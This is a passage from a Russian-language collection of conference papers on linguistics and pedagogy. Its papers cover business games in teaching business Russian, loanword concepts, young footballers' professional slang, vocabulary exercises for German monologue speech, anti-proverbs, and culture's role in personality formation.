Потребность в специалистах, являющихся открытой для общения личностью, способных к сотрудничеству, к межкультурному взаимодействию, владеющих инструментом достижения социального и личного успеха в жизни – навыками делового русского языка, обусловила поиск разнообразных подходов к обучению деловому русскому языку, причем с ориентированием на обучение устной и письменной деловой коммуникации. Сформированность основных видов речевой деятельности недостаточно для свободного владения деловой коммуникацией, необходимо также совершенствовать личностную автономию студентов. Умение сформулировать и отстаивать собственную точку зрения, произвести позитивное впечатление на партнера по деловому общению, выработать и реализовать собственную коммуникативную стратегию, все это предполагает высокий уровень развития личностных функций студентов, которые и составляют его личностную автономию. В данном контексте эффективным методом совершенствования коммуникативной деятельности студентов вуза при изучении дисциплин социально-гуманитарного цикла выступает деловая игра, которая способствует расширению кругозора студентов, совершенствованию речевых навыков, развитию их коммуникативной компетенции, освоению особенностей речевого поведения, овладению речевым этикетом, созданию собственных творческих работ разных жанров делового общения.

Идея использования игры в обучении и воспитании принадлежит к давно и прочно утвердившимся теоретическим достижениям педагогической науки. Феномен игры – явление многомерное. Педагоги и психологи отмечают немаловажную роль игры в становлении человека, развитии его способностей, в подготовке его к самостоятельной трудовой деятельности. Однако игры – это не только неотъемлемая часть детства, игра как наиболее удачный способ моделирования реальной деятельности прочно входит в арсенал средств педагогики для всех возрастов.

Метод деловой игры является одним из наиболее эффективных имитационных методов активного обучения. Его применение позволяет значительно повысить активность студентов на занятии, внести соревновательный элемент в их работу, совершенствовать навыки самостоятельного творческого подхода к решению поставленных задач. В процессе преподавания дисциплины «Культура речи и деловое общение» нами использовалась деловая игра «Деловой этикет для успешных людей». Ее цель – обучить будущих специалистов навыкам эффективной коммуникации в различных условиях общения; раскрыть многообразие стилистических возможностей русского языка в официально-деловой речи; повысить общую речевую культуру студентов технического вуза. Задачи:

- образовательные (закрепление и совершенствование навыков владения нормами русского литературного языка; формирование основного понятийного аппарата, овладение знаниями делового общения);
- развивающие (развитие лингвистических способностей студентов и их познавательной самостоятельности; развитие творческих способностей; формирование основного понятийного аппарата);
- воспитательные (воспитание любви и интереса к русскому языку и культуре речи как учебному предмету и лингвистике как науке о языке).

Одним из ключевых принципов обучения в этой связи является принцип творческого саморазвития личности студента в процессе овладения речевой культурой делового общения.

Опыт проведения практических занятий показывает, что немаловажным является отбор рабочего материала. Составляющего основной контекст игры, поскольку студенты, играя, должны выработать алгоритм и стереотип профессионального поведения, умение выслушать, понять и максимально быстро переработать информацию и предложить свое решение той или иной проблемы.

Каждый студент (или микрогруппа) получает письменное задание, решает, как вести беседу, обсуждает направление дискуссии и намечает цели, которые необходимо достичь. Такое задание представляет собой отдельную роль и ситуацию с поставленной задачей, к решению которой необходимо прийти в ходе обсуждения основной проблемы. Даются слова

и фразы в качестве опоры в ходе обсуждения основной проблемы (например, речевой имидж инженера и др.). Следует отметить, что материал усваивается лучше и с меньшим напряжением сил, если это происходит в условиях повышенной мотивации познавательной, трудовой потребности, в подготовленности и общении. Включение в сюжет игры проблемного вопроса обеспечивает развитие профессиональной готовности действовать в экстремальных условиях, принимать на себя ответственность и решать проблему.

Игровая деятельность, которая построена на реальной ситуации из мира будущей профессии, дает студентам возможность выстраивать рабочую атмосферу и приводить в соответствие общечеловеческие и личностно-индивидуальные ценности. Реальность переживаемых в игре чувств, отношений является условием перехода общечеловеческих ценностей и законов в личностно значимые понятия.

Непрерывность контроля со стороны преподавателя дает возможность педагогически целесообразного изменения ситуации в процессе игры в случае непредсказуемых действий студентов, это придает процессу обучения творческий характер и позволяет полнее учитывать индивидуальные психологические особенности студентов, уровень их языковой и профессиональной подготовки. Стараясь не подавлять инициативу студентов, преподавателю необходимо с уважением и вниманием относиться к любой идее или предложению, не диктовать и не навязывать свою точку зрения. Выступая в роли наставника, преподаватель по мере необходимости проводит консультации, координируя работу студентов.

После проведения игры крайне важно произвести рефлекссию, обсудить и оценить итоги игры, высказать критические замечания, определить лучшие стороны работы: творческое отношение, предварительную подготовленность, умение креативно мыслить, грамотность, активность. Ошибки анализируются в совместной деятельности учителя и ученика, совершенствуя мыслительный процесс и того, и другого. Образование не дается преподавателем, а берется студентом. Изменяется роль и позиция преподавателя и учащихся: субъект-субъект. Следует сосредоточить внимание студентов на содержательной стороне игры, не отвлекая их внимания на исправление ошибок. Типичные ошибки преподавателю необходимо записать, систематизировать и отрабатывать на практических занятиях в различных упражнениях.

Важно также предоставить студентам возможность активно участвовать в рецензировании итогов игры, высказывать собственное мнение. Это способствует развитию навыков оценивания деятельности будущих коллег на рабочем месте. Одним из главных достоинств игрового метода является заметное повышение мотивации студентов при изучении данной дисциплины, которое достигается за счет использования языка в ситуациях реального общения, наглядного представления конечного результата.

Т.о., деловая игра – форма воссоздания предметного и социального содержания будущей профессиональной деятельности, моделирования систем отношений, характерного для данного вида практики. Игровая технология позволяет освоить приемы делового взаимодействия. Именно в игре участникам открываются новые смысловые связи, распознавать которые – основная задача интерактивного обучения. В основе интерактивных методов лежат диалогические и полилогические формы. Единицами диалога являются действие, высказывание и слушание. Это позволяет участникам игрового взаимодействия вести такое обсуждение, которое развивает навыки вербализации, способствует совместному решению проблем путем апробации и выбора наиболее эффективных стратегий. В данной деловой игре студенты развивают коммуникативные способности, творческое мышление, приобретают умение вести переговоры. Очень важно, что решения в деловых играх вырабатываются коллективно. Проведение деловых игр представляет собой развертывание игровой деятельности участников на имитационной модели; создается особый эмоциональный настрой игроков, который способствует возрастанию активизации и эффективности процесса обучения.

Анализ опыта реализации современных образовательных технологий в техническом вузе позволяет сделать вывод о том, что компетентностно-ориентированный образовательный процесс путем реализации современных образовательных технологий (в данном случае – деловой игры) предоставляет будущему специалисту альтернативу выбора индивидуального

маршрута профессионального и личностного развития и требует кардинального пересмотра векторов и моделей деятельности преподавателя с опорой на активизацию самостоятельной работы студента.

Библиографический список:

1. Ежова Т.В., Малахова А.В. Формирование речевой культуры студента вуза: тенденции, условия, приоритеты. // Научный поиск: теория и практика: альманах. Уфа: АЭТЕРНА, 2017. – С. 175-178.
2. Исаева Т.В., Малахова А.В. Национальный язык – магистральный путь к постижению родной культуры: исторический и лингвистический аспекты. // Научный поиск: теория и практика: альманах. Уфа: АЭТЕРНА, 2017. – С. 191-193.
3. Малахова О.Ю., Маланчева С.Н. Потенциал современных образовательных технологий в контексте выстраивания компетентностно-ориентированного образовательного процесса технического вуза. // Балтийский гуманитарный журнал. 2016. – № 4. – С. 251-255.
4. Малахова О.Ю. Формирование речевой культуры студента вуза: от теории – к практике. // Наука и культура России. Самара: СамГУПС, 2016. – С. 173-176.
5. Малахова О.Ю., Маланчева С.Н., Иванова А.П. Векторы подготовки конкурентоспособного специалиста в контексте реализации клиентоориентированности ОАО «РЖД» на основе формирования корпоративных компетенций. /Междисциплинарное взаимодействие в контексте подготовки специалистов железнодорожной отрасли: монография. Уфа: Аэтерна, 2017. – С. 33-41.
6. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

ЗАИМСТВОВАНИЯ КАК ВЗАИМОПРОНИКНОВЕНИЕ КУЛЬТУР

Репнина И.А., Кирюшкина А.А.

Гомельский государственный университет имени Ф.Скорины

В понимании особенности интеграции заимствованной лексики в немецкий язык важное значение имеет осмысление понятия концепта. Чаще всего концепт определяют как "дискретное ментальное образование, являющееся базовой единицей мыслительного кода человека, обладающее относительно упорядоченной внутренней структурой, представляющее собой результат познавательной (когнитивной) деятельности личности и общества и несущее комплексную, энциклопедическую информацию об отражаемом предмете или явлении, об интерпретации данной информации общественным сознанием и отношении общественного сознания к данному явлению или предмету" [1, с.42].

Образ, составляющий содержание концепта, подвергается национальным языковым сообществом определенной стандартизации: концепты могут быть общенациональными (стандартизованными), групповыми (принадлежащими социальной, возрастной, половой и др. группам) и личными. Этнокультурная специфика концепта необязательна, поскольку существует множество концептов, которые лишены такой специфики (например, многие бытовые концепты), или она исчезающе мала.

Ядро, срединную часть **любой национальной концептосферы** составляют те черты, которые свойственны всем народам и формируются из сравнительно ограниченного набора концептов и констант. Это земля, родина, мир, религия, труд, семья, материнство, отцовство, рождение, жизнь, смерть... Каждый из них, выраженный словом, представляет лишь вербальный облик концепта. Так, **Земля** (лат. terra) на всех европейских языках -1) почва, на которой мы живем; 2) почва, обработка которой дает нам продукты питания; 3) чья-то собственность - луга, леса, реки; 4) материал, из которого можно построить жилища; 5) планета; 6) святая земля - Палестина, родина Иисуса Христа.

Концепты меняются во времени, в разных социальных сферах, в национальных, возрастных группах, даже в представлении разных людей.

Процесс языковой концептуализации понимается как вербализация и накопление человеческим сознанием смыслов и "структуризация" знания о мире на основе данных языка и формирования на основе этих данных специфической и неповторимой языковой картины мира.

В свою очередь под языковой картиной мира принято понимать специфичную для данного коллектива модель восприятия действительности, зафиксированную в языке [2, с.54]. В качестве обратного процесса можно наблюдать отражение языковой картины мира в ключевых словах - концептах, обеспечивающих процесс коммуникации.

Каждая национальная культура имеет свою собственную доминанту, а точнее набор культурных доминант, образующих национальное культурное пространство, национальную культурную сферу.

Библиографический список:

1. Попова З.Д. Когнитивная лингвистика. М.: АСТ, Восток-Запад, 2007. - 315 с.
2. Ефименко Т.Н. Языковые заимствования как отражение культурных контактов (на материале иноязычных заимствований в английском языке). / Т.Н. Ефименко и др. //«Язык и культура»: Материалы III международной научной конференции РАЛН, 2015. – С.151-154.

ПРОФЕССИОНАЛЬНАЯ ЛЕКСИКА ФУТБОЛИСТОВ: НАБЛЮДЕНИЯ НАД РЕЧЬЮ ВОСПИТАННИКОВ АКАДЕМИИ ФУТБОЛА ИМ. ЮРИЯ КОНОПЛЕВА

Романцова¹ А.А., Врублевская² Т.Ю., Краснова² Е.А.

1 - МБУ «Школа 86» г. Тольятти

2 - Самарский государственный университет путей сообщения

Футбол без малейшей доли преувеличения можно назвать самым популярным и любимым видом спорта как в России, так и во всей Европе. И как никогда интерес к нему высок сегодня, в преддверии уникального события – проведения в 2018 году Чемпионата мира по футболу на территории нашей страны.

За более чем вековую историю своего существования этот вид спорта сформировал определенную субкультуру со своими правилами поведения, своей моралью, своими традициями и суевериями и, конечно, со своим языком. Однако язык профессиональных футболистов практически не становился объектом исследований специалистов по языку и речи. Все это заставило нас обратить внимание на лексику этой профессиональной группы. Какие специфические слова и выражения они употребляют в речи?

Целью данной работы стало изучение словарного запаса узкой социальной группы – начинающих, но уже профессиональных футболистов Академии футбола им. Юрия Коноплева (г. Тольятти).

Нами было организовано и проведено социолингвистическое исследование лексики футболистов в возрасте 13-15 лет. Используемые нами методы: анкетирование, анализ живой речи во время тренировок и просмотра игр, беседы с игроками, наблюдения над их общением в социальных сетях. В исследовании приняло участие 52 человека (ребята 2001-2003 г.р.).

В ходе работы были получены следующие результаты.

Основу профессиональной лексики футболистов составляют специальные термины. По своему происхождению они делятся на две большие группы: термины славянского происхождения и заимствования.

Поскольку футбол игра «заимствованная», то основу профессиональной терминологии составляют заимствования из языка его родины. Английские номинации были заимствованы в связи с необходимостью обозначения новых, ранее не существовавших спортивных понятий: *football*, *goal*, *forward*, *referee*, *penalty*. Теперь эти англицизмы носят интернациональный характер, а интернациональная лексика важна в любой терминосистеме (ср. например: в рус.яз. *аут*, *бек*, *гол*, *корнер*, *офсайд*, *пас*, *футбол*; в чеш. яз. *aut*, *bek*, *gol*, *ofsajd* / *offside*, *pas*, *fotbal*). «Международными» можно считать и многие футбольные термины французского происхождения (напр.: в рус. яз. *атака*, *капитан*, *сезон*; в чеш. *ofenziva*, *kapitán*, *sezóna*). В чешском языке для выражения термина *мяч* (чеш. *míč*) можно найти и слово французского происхождения *balon*. На третьем месте по численности стоят слова латинского происхождения (напр.: в рус. яз. *линия*, *результат*, *центр*; в чеш. яз. *linie*, *rytmus hry*). Роль латинского языка в формировании футбольной терминологии весьма значима, так как отдельные термины

нологизированные слова, заимствованные из французского и итальянского языков, по происхождению являются латинизмами (ср.: рус. *арбитр, финал*; чеш. *arbitr, finále*). Небольшую по количеству часть футбольной лексики составляют германизмы (в рус. яз. *бомбардир, штанга*; в чеш. яз. *kanonýr*), грецизмы (в рус. яз. *стратегия, тактика*; в чеш. *taktika, strategie*). Из итальянского языка пришли в анализируемые терминосистемы слова: *финал, финт*; ср. в чеш. яз. *finále, finta*.

Особую группу в речи воспитанников академии составляют термины славянского происхождения. Сложилась данная терминология в период формирования в СССР футбола как профессионального вида спорта. В это время в обиход вошли термины, обозначающие тактические схемы, некоторые игровые элементы, а также слова, связанные с тренировочным процессом. Таковы, к примеру, обозначения позиций игроков на поле: *правый защитник, левый защитник, полузащитник, правый крайний нападения* и т.п. Среди терминологии славянского происхождения выделяются также, во-первых, слова славянского происхождения, образованные из иноязычных элементов (аффиксов, корневых морфем), например: рус. *автогол, вице-чемпион, контратака*; чеш. *autogol, vicemistr*. Каждый из элементов структуры слова представляет собой заимствование: рус. *полуфинал*; чеш. *semifinále*. Здесь наблюдается соединение собственных элементов данных языков с заимствованными. Вторую группу составляют термины, образованные только на базе славянских элементов (напр.: рус. *защитник, вратарь, игрок, переключатель*; чеш. *obránce, brankář, hráč, břevno*).

Как мы видим, современные футбольные термины в системах разных языков неодинаковы по степени их «размежевания» с общеупотребительной лексикой. Генеалогия футбольных терминов является весьма разветвленной. Среди заимствований ведущая роль принадлежит англицизмам, которые, как правило, являются интернациональными терминами в данной области спортивной деятельности.

Вторая группа лексики, составляющей профессиональный словарь молодых футболистов, – это сленг. Жаргонные элементы активно применяются во время тренировок и игр и, конечно, при общении в социальных сетях. Источником формирования футбольного сленга является по преимуществу общенародная речь, смежные жаргоны, а также собственное словопроизводство. Основной задачей жаргонных элементов служит, как правило, стремление к языковой экономии, к сокращению количества слов и даже слогов в слове, поскольку скорость речи напрямую связана со скоростью игры.

Так, в ходе игры футболисты используют сокращения путем усечения основы слова (чаще всего фамилии). Например: *Багмутов – Бага, Шилов – Шила, Иваненко – Иван* и т.д. с целью быстрого обращения к игрокам во время игры. С этой же целью речевой экономии используются сленговые слова: *банка* – скамейка запасных, *бетон* – глухая оборона, *горчичник* – желтая карточка, *лазарет* – игроки с травмами, *угол* – угловой удар, штрафной удар с угловой площадки по направлению к воротам той команды, игрок которой послал мяч за линию своих ворот; штрафной угловой удар

В обычной жизни (вне игры) ребята академии футбола все такие же мальчишки, и они используют лексику, свойственную обычным подросткам этого возраста. Но вместе с тем особый образ жизни сказывается и на речи. Так, вместо словосочетания *карбоновые бутсы* употребляется слово «*карбоны*». «*Тренька*» - *тренировка*, процесс тренировки, в котором игроки систематически упражняются и развивают свои способности и навыки.

В одной команде капитана команды называют *глава*. Интересен тот факт, что капитан – игрок, наделенный определенными полномочиями. Слово «капитан» заимствовано из французского языка и переводится как «глава». На вопрос «Знают ли они о происхождении слова *капитан*» ребята дали отрицательный ответ. Но объяснили употребление этого слова в значении «голова», то есть «главный». Таким образом, мы наблюдаем употребление старославянского слова «глава», вместо древнерусского «голова».

Таким образом, по результатам проведенного исследования можно сделать вывод о существовании специфического субъязыка молодых футболистов, основу которого составляют профессионализмы славянского и заимствованного происхождения, а также сленговые

элементы. Лексика профессиональных спортсменов демонстрирует динамичный и многоаспектный характер их речевого поведения и заслуживает дальнейшего изучения в рамках более широкого исследования.

Библиографический список:

1. Блеер А.Н., Суслов Ф.П., Тышлер Д.А. Терминология спорта. Толковый словарь-справочник. – М.: Академия, 2010. – 464 с.
2. Махаль И. Активные процессы в спортивной терминологии современного русского языка (<http://teacher-almaty.clan.su/publ/18-1-0-1320>)
3. Нечаев И. В.: Русско-английский спортивный словарь. М.: Русский язык - Медиа, 2006.
4. Розенталь Д. Э.: Большой справочник по русскому языку. М.: Мир и Образование, 2007.

ЛЕКСИЧЕСКИЙ АСПЕКТ РАЗВИТИЯ НАВЫКОВ МОНОЛОГИЧЕСКОЙ РЕЧИ

Романюк М.О., Тихоненко Н.Е.

Гомельский государственный университет имени Франциска Скорины

Без лексики невозможно научить иностранному языку. На ней строится все обучение. От знания количества слов зависит, как человек может построить предложение, как выразить свои мысли, поставить вопрос. Если человек владеет лексикой, он сможет понять собеседника, спросить необходимое, то есть построить диалог. Овладеть лексикой иностранного языка сложно и это требует много усилий. Знать слово, значит знать его формы, значение и употребление. Поэтому основной целью работы над лексикой в школе является введение новых лексических единиц, их закрепление, а также совершенствование лексических навыков, чтобы в дальнейшем ученик смог выразить свои мысли на иностранном языке.

В программе по обучению ИЯ для общеобразовательных учреждений определены конечные и промежуточные требования к владению лексическим минимумом. Минимум – это количество слов, необходимое для общения. Очень важно при изучении иностранного языка, каким минимумом владеет учащийся. Ведь от этого зависит, как он сможет общаться.

Лексика – это совокупность слов какого-либо языка. От правильности введения новых лексических единиц зависит, как ученик сможет их употреблять. От правильного выбора зависит раскрытие значения слова. Работа над словом проходит отдельно либо в каком-то отрывке текста. Но в контексте не всегда есть главное значение. Учитель должен поэтапно подготовиться к объяснению новой лексики, поскольку от этого зависит эффективность усвоения материала. [1, с. 200]

На начальном этапе обучения следует вводить самую важную и наиболее употребительную лексику. Преподаватель не должен выходить за рамки минимума. Также следует исключить многозначность, взять слово в одном значении, которое является самым важным и актуальным. Лексика на дальнейшем этапе обязательна должна быть связана с грамматикой. Учащиеся начинают строить словосочетания, предложения, а также постепенно пытаются употреблять лексику в контексте, а это возможно лишь при соблюдении всех грамматических закономерностей языка. Чтобы запомнить лексику, необходимо многократное повторение, частое употребление, широкая сочетаемость, выполнение различных упражнений с данной лексикой, таких как: выписывание, подчеркивание новых слов. Для лучшего запоминания слов можно пользоваться рифмовками, песнями, содержащими новые слова. Следует также мобилизовать специальные приемы запоминания слов: проговаривание с различной громкостью, ритмическое проговаривание на знакомый мотив. Такие приемы успешно используются преподавателями интенсивных методов.

Запоминание слов носит активный характер, поэтому при обучении на начальном этапе следует вводить только активный словарь. Так как именно он является ядром будущего словаря. Что касается среднего и старшего этапа, то здесь уже происходит расширение лексического словаря. И к активному лексическому минимуму добавляется пассивный. В связи с этим при обучении нужно учитывать системность лексики, принимать во внимание семантику слов, их многозначность, валентность. На этом этапе обычно возникают такие ошибки как

неправильная сочетаемость слов, неправильный выбор синонима, смешение значений слов. Следует сделать акцент на группировании лексики, постепенной ее подаче. Не следует загружать учеников всем и сразу. Объяснение слов происходит при помощи синонимов, дефиниций. Этот способ применяется также, если нет эквивалента на родном языке. На старшем этапе используется такой способ как введение новых слов через чтения текстов, но без объяснения незнакомых слов. Ученики должны сами понять по смыслу текста перевод новых слов. Этот процесс обычно вызывает интерес у учащихся.

Также для запоминания лексических единиц используются тренировочные лексические упражнения. Это упражнения в построении сочетаний. Для развития речи построение сочетаний – важнейший промежуточный шаг, поскольку в языке нет одиноких слов. Сочетания выстраиваются по законам смысловой совместимости в тесном взаимодействии с грамматическими нормами. Приведем конкретные виды упражнений в построении сочетаний:

- Соотнесите слова в колонках, чтобы получились правильные сочетания (глагольного или атрибутивного характера).
- Подберите из «разбросанных» слов сочетания.
- Составьте распространенные предложения за счет определений к выделенным существительным, дополнений к глаголам-сказуемым (из данных под чертой, по памяти).
- Постройте сочетания, означающие принадлежность данных предметов членам вашей семье, вашим друзьям.

Далее для дальнейшего усвоения значения слов и словосочетаний присоединяются грамматические тренировочные упражнения, в которых грамматическое и лексическое начало совмещены.

Затем следуют упражнения в применении новых лексических единиц и их сочетаний в речи. Основным видом упражнений являются разнообразные группировки слов, нацеленные на будущие высказывания. Учащиеся могут пользоваться готовыми группировками или самостоятельно группировать слова и словосочетания по ситуации (теме), к изображению на картинке, к фильму, а также соотносить слова и словосочетания с пунктами плана по памяти или из имеющихся тематических словарей. Самостоятельная группировка слов – это фактически работа над опорами для будущего высказывания, во время которой учащиеся учатся управлять семантикой своего высказывания. Эта работа связана с подготовленной формой речи [2, с. 146].

После этого учащимся предлагаются упражнения в неподготовленной речи, без внешних опор. Для этого создаются ситуации, мотивирующие высказывания. Учащиеся создают свой текст, направленный на решение коммуникативных задач на основе усвоенного словаря. Здесь работа над словарем сочетается с развитием устной речи.

От того как будет заложен фундамент лексики, зависит речь учащихся. Говорение – это сложный процесс. Это вид речевой деятельности, с помощью которого осуществляется устное общение. Умение говорить – это значить умение выражать свои мысли осмысленно, грамматически правильно. Поскольку происходит коммуникация между собеседниками, важен тот факт, как тебя поймет собеседник, как воспримет информацию. Если у участвующих в общении учеников разный уровень владения лексическим минимумом, возникает недопонимание, и они не смогут добиться успеха в совместной деятельности.

В методике складывается взаимосвязанное обучение монологической и диалогической речи. Это объясняется тем, что монолог в чистом виде встречается очень редко, а диалоги иногда достигают больших объемов, равным монологам. Однако на разных этапах обучения уделяется разное внимание диалогу и монологу. На начальном этапе, как правило, преобладает обучение диалогу, но постепенно монологическая речь возрастает и становится ведущей. Так как она определяет весь процесс говорения как средства обучения.

Общим для монологической и диалогической речи является то, что обе формы имеют функцию общения, обмена мнениями, мыслями, чувствами. Различие состоит в том, что диалог предназначен для общения между двумя людьми, а монолог носит односторонний характер. Для того чтобы выразить свои мысли в форме монолога, учащиеся должны владеть

большим словарным запасом. В форме монолога, как правило, сообщается информация в виде описания, повествования, комментария. Лексический запас обучающихся определяет, как они смогут построить свое высказывание, как воздействовать на собеседника в виде убеждений, побуждения к действию либо как учащиеся смогут показать свое отношение к фактам, событиям, поступкам. Монологическая речь характеризуется непрерывностью и последовательностью. Очень тяжело говорить на иностранном языке непрерывно, так как нужно владеть сочетаемостью слов, синонимами, грамматическими конструкциями, уметь выражать свои мысли постепенно, логично. Основными задачами при обучении монологической речи являются:

- научить выражать свои мысли, имеющие коммуникативную направленность;
- научить логически развертывать мысли, пояснять их;
- научить логически рассуждать, сопоставлять, обобщать;
- научить высказываться достаточно нормативно [3, с. 138].

Рассмотрим комплекс лексических упражнений при обучении монологической речи по теме «die Familie»:

1. На доске представлены картинки по теме «Семья», ученики совместно с учителем подписывают, кто изображен на картинке. Учитель задает вопросы по картинкам: *Hast du einen Onkel? Hast du eine Schwester?* и т.д.

2. Найти пару каждому слову: *die Mutter und.... (der Vater), Oma und... (Opa)*. Найти соответствия: *die Schwester und der Bruder (die Geschwister)*. Написать подходящее немецкое слово: дядя – (*der Onkel*), родители – (*die Eltern*).

3. Составить рассказ, используя данные слова: *die Familie, zusammen, unser Haus, feiern, groß, lieben, die Großeltern*.

4. Описать кого-нибудь из своей семьи.

5. Учитель читает небольшую ситуацию о большой, дружной семье, ученикам нужно представить, что они из членов этой семьи и рассказать о своей семье.

6. На основе прочитанного текста сделать пересказ.

Мы видим, что обучение лексике состоит из нескольких этапов. Каждый из которых требует больших усилий и осуществляется с помощью упражнений различной сложности. Упражнения помогают в тренировке лексики и ее дальнейшем употреблении. Правильно подобранные упражнения, способствуют лучшему усвоению лексических единиц. Важно также правильно объяснить ученикам значение слова, именно оно играет важную роль в запоминании нового лексического материала. Именно от количества лексических единиц зависит, как человек будет понимать иноязычную речь, насколько сможет выразить свои мысли, рассуждать по какой-либо теме, либо как сможет показать свое отношение к чему-либо.

Библиографический список:

1. Гальскова, Н.Д., Гез, Н.И. Теория обучения иностранным языкам: учебное пособие / Н.Д. Гальскова, Н.И. Гез. – Москва: Академия, 2006. – 323.
2. Рогова, Г.В. Методика обучения иностранным языкам в средней школе / Г.В. Рогова, Ф.М. Рабинович, Т.Е. Сахарова. – М.: Просвещение, 1991. – 301 с.
3. Соловова, Е.Н. Методика обучения иностранным языкам: базовый курс лекций: пособие для студентов пед.вузов и учителей / Е.Н. Соловова. – 2-ое изд. – М.: Просвещение, 2003. – 228 с.

ТРАНСФОРМИРОВАННЫЕ ПАРЕМИИ И ИХ МЕСТО В ПАРЕМИОЛОГИЧЕСКОМ ФОНДЕ ЯЗЫКА

*Сечко Н.С., Кирюшкина А.А.
ГГУ им. Ф. Скорины, Гомель*

Пословицы всегда привлекали внимание ученых-лингвистов. Исследовались различные аспекты пословичных фондов разных языков. Изучалась внутренняя структура пословиц, разрабатывалась типология пословиц, анализировались прагматические характеристики пословиц.

В последние годы языковеды проявляют все больший интерес к исследованию содержательной стороны языковых единиц, в том числе и фразеологических: фразеологизмы изучаются с точки зрения выражаемых ими значений, а также представления структур знаний в их семантической структуре.

Подвергаясь различным изменениям под действием экстра- и внутрilingвистических факторов, пословица адаптируется к новым задачам и условиям существования, изменяясь в соответствии с окружающей действительностью. Необходимо учитывать, что при кажущейся случайности таких замен, они выполняют своеобразный «социальный заказ», отражая изменившиеся реалии, концептуализированные в языке носителей. Таким образом, происходит формирование антипословиц как переложения «старых» пословиц к новым жизненным ситуациям. Под антипословицами нами понимаются трансформированные паремии, претерпевшие структурные и семантические изменения.

При этом необходимо заметить, что традиционные паремии выступают источниками, своеобразными пратекстами антипословиц, и между ними были выявлены следующие типы взаимоотношений:

- 1) Полная замена смысла, то есть на основе традиционной пословицы, создается антипословица, затрагивающая абсолютно другую тему.
- 2) Сохранение и развитие идеи, содержащейся в традиционной паремии.
- 3) Отрицание идеи традиционной паремии.

Итак, антипословицы являются переделками традиционных паремий и представляют собой динамичное языковое явление.

ПОТЕНЦИАЛ КУЛЬТУРЫ В СТАНОВЛЕНИИ ЛИЧНОСТИ В СОВРЕМЕННЫХ УСЛОВИЯХ МЕЖКУЛЬТУРНОЙ КОММУНИКАЦИИ

Сидорин¹ Р.И., Сороколетова¹ Л.В., Малахова² О.Ю.

1 - ГАПОУ «НГРТ» г. Оренбурга

2 - Оренбургский институт путей сообщения – филиал СамГУПС

Современное российское общество переживает духовно-нравственный кризис, обусловленный стремительной сменой парадигм социокультурного развития. Российский философ Б.С. Гершунский указывает, что «кризис охватил три важнейшие сферы духовной жизни общества – науку, религию и образование, тем самым став причиной катастрофической девальвации нравственных, духовных ценностей цивилизации» [1]. Для российского общества в течение последних десяти лет характерны следующие сущностные признаки: радикальное усиление неравенства, изменения в стратификации, восходящая и нисходящая личностная и групповая мобильность, активное формирование среднего класса. В последние несколько лет стала проявляться и определенная корреляция уровня доходов с уровнем образования, прежде всего высшего. В повседневную жизнь россиян входят новые ценности, целевые установки, утверждаются новые жизненные практики и модели поведения. Главные особенности социально-культурного развития России: усиленное социальное расслоение и формирование новых групп населения, усиление социального неравенства. Результаты социологических исследований показывают, в целом взгляд россиян на будущее становится более оптимистичным по сравнению с прошлым десятилетием. Люди больше придают значения не только

экономическим и политическим вопросам, но и взаимоотношениям, карьере, здоровому способу жизни. Кроме того, существенно расширились возможности выбора форм и места проведения досуга, отдыха, удовлетворения интеллектуальных и эстетических интересов.

Образовавшиеся новые группы населения (богатые, средний класс, средне- и малообеспеченные) сформировали собственные уклады жизни. К числу позитивных изменений в культурной жизни России можно отнести появление большого количества периодических изданий, а также большой выбор различной литературы. Обогащается спектр культурных начинаний за счет развития различного рода общественных объединений, движений, клубов, ассоциаций. Стал богаче культурный обмен с другими странами, исчезает чувство культурной изоляции.

Но остаются (а во многом и нарастают) проблемы развития социально-культурной сферы российского общества: падение демографических показателей, ухудшение уровня жизни на фоне роста цен и снижения заработной платы, социальная незащищенность некоторых слоев населения. Также на социально-культурное развитие России влияют такие негативные явления, как терроризм, усиливающаяся роль олигархов в политической и экономической жизни страны, сложная экологическая ситуация, бюрократизм, наличие экстремистских и фашистских молодежных группировок.

На наш взгляд, центральная проблема современной отечественной культуры – разрыв между потенциалом влияния культуры на общество и реально существующей способностью масс для его освоения и использования в повседневном социокультурной практике. Не на последнем месте и проблема противостояния в отечественной культуре «народной» и «массовой культуры».

В данном контексте очевидна смыслообразующая роль культуры в становлении личности человека. Проблема личности всегда находилась в центре внимания исследований культуры, так как культура и личность неразрывно связаны [4].

Понятие «культура» обладает множеством дефиниций и охватывает разнообразные сферы жизни человека. Культура – это весьма сложная, многоуровневая система. С одной стороны, это накопленные обществом материальные и духовные ценности, с другой – человеческая деятельность, опирающаяся на наследие всех предыдущих поколений, порождающая и передающая это наследие тем, кто придет на смену ныне живущим.

Понятие «культура» появилось в глубокой древности. Им первоначально характеризовали качество труда (деятельности) по возделыванию, обработке почвы, металла, камня, позднее – воспитание, «возделывание человеческой души», т.е. изначально это понятие охватывало значительный диапазон человеческих деяний. В современном языке русском языке под культурой подразумевают:

- совокупность достижений человечества в различных сферах общественной жизни;
- способ организации общественных отношений, представленный в системе официальных и неофициальных социальных институтов;
- степень развития личности, приобщения человека к достижениям науки, искусства, права, морали и других областей духовности.

Резюмируя, можно отметить, что культура – способ регуляции, сохранения, воспроизводства и развития всей общественной жизни людей, это универсальное средство общественной жизни. Она обеспечивает реализацию человеческой деятельности, побуждает к действию «по правилу» и одновременно порождает творческую активность людей [6].

Именно культура играет стратегическую роль в жизни человека и общества. Она формирует тот или иной тип личности: общее историческое прошлое, историческую память, групповую совесть, религиозные доктрины, общепринятые ритуалы, биосоциальный опыт, коллективные мнения и ощущения, предрассудки, семейные образцы, исторические традиции, идеалы и ценности, толерантное отношение к чужим принципам и ценностям. Культура сплачивает людей, интегрирует их, обеспечивает целостность сообщества. Но, сплавляя одних на основе какой-либо субкультуры, она противопоставляет их другим, разъединяет более

широкие сообщества и общности. Таким образом, культура может и нередко выполняет дезинтегрирующую функцию.

Культура в целом определяет те рамки, в которых может и должен действовать человек. Она регулирует поведение человека в семье, школе, на производстве, в быту и т.д., выдвигая систему норм, ценностей и запретов. Нарушение этих предписаний и запретов приводит в действие определённые «санкции», которые установлены сообществом и поддерживаются силой общественного мнения и различных форм институционального принуждения.

